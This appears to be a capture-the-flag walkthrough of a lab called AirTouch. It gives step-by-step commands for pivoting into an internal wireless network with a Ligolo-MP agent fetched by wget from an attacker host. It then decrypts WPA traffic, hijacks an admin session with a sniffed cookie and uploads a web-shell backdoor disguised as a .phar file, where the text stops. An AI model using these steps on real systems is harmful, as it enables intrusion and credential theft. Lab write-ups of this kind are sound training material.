
We Configure a Static IP Address on the Wireless Interface
ip addr add 192.168.3.10/24 dev wlan2
ip link set wlan2 up

We Verify Network Interface Configuration
ifconfig
Now we have an IP 192.168.3.10

We Scan Common Ports on the Internal Host
nc -zv 192.168.3.1 1-1024
We see 3 open Ports 22,53,80
Started a Ligolo-MP server listener on port 11601
sudo ligolo-mp server -laddr 0.0.0.0:11601
Push Enter/Connect

Push CTRL+N to create new Agent (use TAB for switch to new Linie)
Use you tun0 IP 10.10.16.xx:111601
Activate Ignore env proxy
OS= Linux ARCH=amd64
Then Submit

WE host agent.bin
python3 -m http.server 80
We download agent.bin from our Attacker Mashine
wget http://10.10.16.xx/agent.bin
We open agent.bin
(on root@AirTouch-Consultant = 172.20.1.2)
chmod +x agent.bin
./agent.bin


Then we see in ligolo that we got a Session

We add the Route 192.168.3.0/24

Push Enter Start relay

We try to ping 192.168.3.1 tom cofirmed that the Route worked
ping 192.168.3.1
Yes the Route worked

We open http://192.168.3.1 there we have a Router Login Interface

We Decrypt Captured Wireless Traffic Using the WPA Passphrase
airdecap-ng -p challenge -e AirTouch-Internet capture-01.cap

We Inspect the Decrypted Wireless Capture File
cat capture-01-dec.cap

We found some cookies iddkaipekp39h41vjiv21lt8ad
We open devtools (F12) on http://192.168.3.1/login.php
And insert the Cookie iddkaipekp39h41vjiv21lt8ad
And add UserRole=admin then Refresh F5

We on a Router Setup Page now, and we can upload Files

PHP Files not allowed !!!
We upload simple-backdoor (rename to .phar)
